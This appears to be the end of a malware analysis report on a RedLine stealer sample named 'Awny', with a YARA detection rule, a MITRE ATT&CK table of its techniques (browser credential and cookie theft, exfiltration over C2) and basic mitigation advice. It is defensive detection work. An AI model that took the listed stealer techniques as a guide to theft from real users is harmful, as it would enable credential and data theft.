
```
import "hash"

rule Awny

{

    meta:

        author="ZAYOTEM"

        description = "redline stealer"

        report_date= "13.10.2023"

    strings:

        $a1 = "Awny"

        $a2 = "Fps boost"

        $a3 = "WM_MOUSEMOVE"

        $a7 = "digicert.com"

        $a8 = "15.9.1.22"

        $a9 = "Enigma"

        $a10 = {0D 3E 6D 04 95 C5 19 4E B6 F4 E3 D8 45 97 F8 28}

        $api1 = "DownloadFile"

        $api4 = "Sleep"

        $api5 = "CreateDirectory"

    condition:

        hash.md5(0, filesize) == "48abfe3b0dd54d912074e8ac952237cb" or all of them

}
```

MITRE ATTACK TABLE

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
T1129 Shared Modules	T1053 Scheduled Task/Job	T1055 Process Injection	T1056 Input Capture	T1124 System Time Discovery	T1056 Input Capture	T1132.001 Standard Encoding	T1041 Exfiltration Over C2 Channel
T1053 Scheduled Task/Job		T1027 Obfuscated Files or Information	T1539 Steal Web Session Cookie	T1518.001 Security Software Discovery	T1560 Archive Collected Data	T1105 Ingress Tool Transfer	
T1569 System Services		T1140 Deobfuscate/Decode Files or Information	T1555.003 Credentials from Web Browsers	T1012 Query Registry	T1114 Email Collection	T1095 Non-Application Layer Protocol	
				T1083 File and Directory Discovery		T1071 Application Layer Protocol	
				T1082 System Information Discovery			
				T1614 System Location Discovery			
				T1087 Account Discovery			

Solution Suggestions

1. An up-to-date antivirus program should be used.
2. The operating system used must be kept up to date.
3. Two-step verification should be used for crypto accounts, if available.
4. Passwords should not be stored on the computer in clear text.
5. Do not open attachments of unknown emails.



PREPARER

Ebubekir Erkaya	Linkedin
Alper Aktaş	Linkedin
Tolga Yılmaz	Linkedin
Tuğba Nur Can	Linkedin